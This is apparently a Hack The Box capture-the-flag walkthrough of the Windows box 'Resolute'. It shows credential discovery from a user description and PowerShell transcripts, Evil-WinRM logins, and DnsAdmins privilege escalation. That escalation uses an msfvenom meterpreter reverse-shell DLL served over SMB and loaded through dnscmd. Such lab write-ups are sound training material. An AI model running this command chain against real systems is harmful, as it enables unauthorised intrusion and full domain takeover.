
Resolute walkthrough – HTB by Justin Guerrero

First off I would like to start with saying thank you to the creator of this box, egre55. I learned a lot about windows OS and DNS admin rights.

The general theory of this box is to show what happens when domain administrators aren't cautious when using active directory, and also what happens when you leave small trails of vulnerability behind. With that said, let me show you the way that I found into this system and exploited its vulnerabilities.

Step one: Scan the system ports

As always the exploitation was started by running an nmap scan of the ip address given by HTBs website.




What was learned here, is there are many ports open, but one in particular that sparked interest is port 53, a DNS port.

Step two:

Enumerate, enumerate, enumerate.

When there is a windows platform on HTB, and especially if there is an active directory in play, the next step is to enumerate the entire machine. If it's a domain server we will find a lot of valuable information based on users, groups, and policies in play.
Using enum4linux begin by scanning the entire ip.



After the enumeration ran, there were a few VERY interesting things that were found in this box..
First discovery was the domain name, MEGABANK.

```
 ============================================
|    Getting domain SID for 10.10.10.169     |
 ============================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Domain Name: MEGABANK
Domain Sid: S-1-5-21-1392959593-3013219662-3596683436
[+] Host is part of a domain (not a workgroup)
```

Next was a very lazy AD admin…

```
 ==========================
|    Users on 10.10.10.169   |
 ==========================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)   Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)   Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)   Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)   Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)   Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)   Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)   Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)   Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)   Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)   Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)   Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak      Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)   Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)   Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)   Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand    Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)   Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)   Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)   Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)   Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)   Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
```

Note that in the description next to user “Marko” it reads, “Account created. Password set to Welcome123!” Of course, most admins out there try to avoid this type of thing, and give passwords to employees directly, or are prompted to change after the first login. In hopes of getting lucky, always try gaining access with what is there.

Step three: Gaining access.

The tool chosen that helped complete this exploit was ‘Evil-Winrm’ a ruby based program that grants a powershell if given correct user credentials.

```
┌─[✗]─[root@parrot]─[/evil-winrm]
└──╼ #./evil-winrm.rb -u 'MEGABANK\marko' -p 'Welcome123!' -i 10.10.10.169

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

However, Marko seems to be a good employee and this did not grant access to the shell due to authorization errors. The next step that was taken was to check other users to see if they were smart like Marko and that's when we found Melanie.

```
┌──[✗]─[root@parrot]─[/evil-winrm]
└──╼ #./evil-winrm.rb -u 'MEGABANK\melanie' -p 'Welcome123!' -i 10.10.10.169

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents>
```

Just like that access is given to anyone who takes the time to enumerate. Taking the time to look around can leave a system very accessible. With the combination of lazy admins and users a machine can be open to anyone who knows the very basics of exploitation.

Step four: user flag.

Anyone with access can see what is stored on your machine once given, so taking a look around by using simple command line commands such as ls and ls -Hidden can show a lot of information that can lead to compromising a company, or a users personal and sensitive information.
Now with that being said, the purpose of these machines to be a capture the flag orientated game, this example is very realistic in the way that you gain access to a machine. However, searching for the user and root flags are the goal, so dive in and start searching.

Changing directory into the desktop leads to an interesting text that happened to be the user flag.

```
c*Evil-WinRM* PS C:\Users\melanie> cd Desktop
*Evil-WinRM* PS C:\Users\melanie\Desktop> ls


    Directory: C:\Users\melanie\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:33 AM             32 user.txt


*Evil-WinRM* PS C:\Users\melanie\Desktop> cat user.txt
0c3be45fcfe249796ccbee8d3a978540
```

Step five: finding an admin user

Now, through our enumeration the information gathered is that Melanie is just a domain user, and not an administrator. So how is it possible to find administrative permissions? Well, it is known that from time to time administrators need to remote control systems, and also run powershells on systems to check around and make sure everything is in compliance and up to date. Hoping to find something like that, it's best to search for files that don't appear in a normal ls command, here it is best to follow with -Hidden or -la depending on OS. Here it is a windows machine, using -Hidden will help discover things that may be interesting or useful.

```
*Evil-WinRM* PS C:\> ls -Hidden

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-         12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl         9/25/2019  10:17 AM                Documents and Settings
d--h--         9/25/2019  10:48 AM                ProgramData
d--h--         12/3/2019   6:32 AM                PSTranscripts
d--hs-         9/25/2019  10:17 AM                Recovery
d--hs-         9/25/2019   6:25 AM                System Volume Information
-arhs-        11/20/2016   5:59 PM         389408 bootmgr
-a-hs-         7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-         1/15/2020   9:32 AM      402653184 pagefile.sys
```

Notice that there is a hidden folder named ‘PSTranscripts’ which likely stands for PowershellTranscripts. Taking a look inside leads to a another folder named after a date, and inside lies the transcripts, and something quite fascinating..

```
cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
  + CategoryInfo          : NotSpecified: (The syntax of this c
  + FullyQualifiedErrorId : NativeCommandError
**********************
indows PowerShell transcript start
tart time: 20191203063515
sername: MEGABANK\ryan
unAs User: MEGABANK\ryan
achine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
ost Application: C:\Windows\system32\wsmprovhost.exe -Embedding
```

What is found is a user named ‘Ryan’ with the password ‘Serv3r4Admin4cc123!’. This is promising as the password contains the word ‘Admin’ in it. So reverting back to evil-winrm and plugging in these newfound credentials it leads to gaining shell access for user Ryan.
Once the access was granted for the shell, the first thing to do is check what privileges user Ryan has. There must be some special reason why he was poking around a power shell and has serveradmin as his password.

Step six: Ryan.

Using the command whoami can lead to a lot of information when adding keywords with it. For instance in an AD situation for a domain, there are usually a lot of groups that allocate specific privileges to users. So here would be a good place to use ‘whoami /GROUPS’ to find out a bit more about who this Ryan character is.

```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /GROUPS

GROUP INFORMATION
-----------------

Group Name                                  Type
=========================================== ===============
====
Everyone                                    Well-known group
BUILTIN\Users                               Alias
BUILTIN\Pre-Windows 2000 Compatible Access  Alias
BUILTIN\Remote Management Users             Alias
NT AUTHORITY\NETWORK                        Well-known group
NT AUTHORITY\Authenticated Users            Well-known group
NT AUTHORITY\This Organization              Well-known group
MEGABANK\Contractors                        Group
MEGABANK\DnsAdmins                          Alias
roup
NT AUTHORITY\NTLM Authentication            Well-known group
Mandatory Label\Medium Mandatory Level      Label
```

Note that Ryan belongs to DnsAdmins. This is a very special privilege as DNS controllers have a lot of power when it comes to your server. They can allow and disallow people to join, and can start and stop the DNS service at will.

This is also a great exploit if given the opportunity to be in their account.

Step seven: Create a payload and smb client to exploit the DNS.

Now, this is where the exploit got a bit tricky. A tool ‘msfvenom’ can create wonderful exploits for White Hats who are interested in protecting the systems of their employers, or contractors. However, it can also be a very powerful tool for Black Hats who wish to take advantage. Either way, this is the tool of choice for this sort of thing.

Creating the payload is tricky, but what was gathered in the nmap scan earlier is that this system is of x64 architecture and the payload needs to be specific. Once a payload has been built there needs to be a way to get it onto the server from the attacking computer. This is where a handy tool ‘impacket’ comes into play. The impacket framework has a number of tools, but the one needed for this job is ‘smbserver.py’ which is a python script that shares files onto it’s own smb server that will allow the target machine to find.

Payload:

```
┌─[root@parrot]─[/]
└──╼ #msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.27 LPORT=6767 -a x64 --platform win -f dll > /tmp/shell.dll
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
┌─[root@parrot]─[/]
└──╼ #
```

SMB server

Once the payload has been created, the next step will be to set up an SMB client to share your payload to the targeted machine. This is done by using ‘Impackets python tools’.

```
#cd /usr/share/doc/python3-impacket/examples
[root@parrot]-[/usr/share/doc/python3-impacket/examples]
#./smbserver.py TMP /tmp -ip 10.10.14.27
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Note that the file is parsed and is being shared. Next there needs to be a listener to listen for incoming traffic once the payload is deployed into the targeted machine. This is done by using a very popular tool ‘metasploit console’

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.14.27
LHOST => 10.10.14.27
msf5 exploit(multi/handler) > set LPORT 6767
LPORT => 6767
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit
```

Note the payload, LPORT, and LHOST must all match in listener.

Step eight: Injecting the dll payload, and resetting the DNS.

The nice thing about DNS admins is they have a lot of control over the system as was stated above. What is shown below is the payload being transferred into the registry and redirecting back to the listener, giving administrator access to the machine.

By running the command dnscmd.exe, the dll payload will be transferred from the attacking machine to the target machine.

```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd.exe \\resolute /config /serverle
velplugindll \\10.10.14.27\tmp\shell.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

Next, the service needs to be reset, once it's reset it will be running on the listening port 6767 right back to the attacking machine.

```
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe \\resolute stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe \\resolute start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
```

And thus, the meterpreter exploit gives access.

```
[*] Started reverse TCP handler on 10.10.14.27:6767
[*] Sending stage (206403 bytes) to 10.10.10.169
[*] Meterpreter session 1 opened (10.10.14.27:6767 -> 10.10.10.169:59537) at 2020-01-17 17:33:08 -0500
meterpreter > cd ..
meterpreter > ls
Listing: C:\Users\Administrator
==============================
```

And just like that, the Admin of this system has been compromised leaving the root flag, found.

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-09-25 13:43:26 -0400  desktop.ini
100444/r--r--r--  32    fil   2019-12-03 10:31:54 -0500  root.txt

meterpreter > cat root.txt
e1d94876a506850d0c20edb5405e619cmeterpreter >
```

Thanks for reading, and happy hacking!

-JG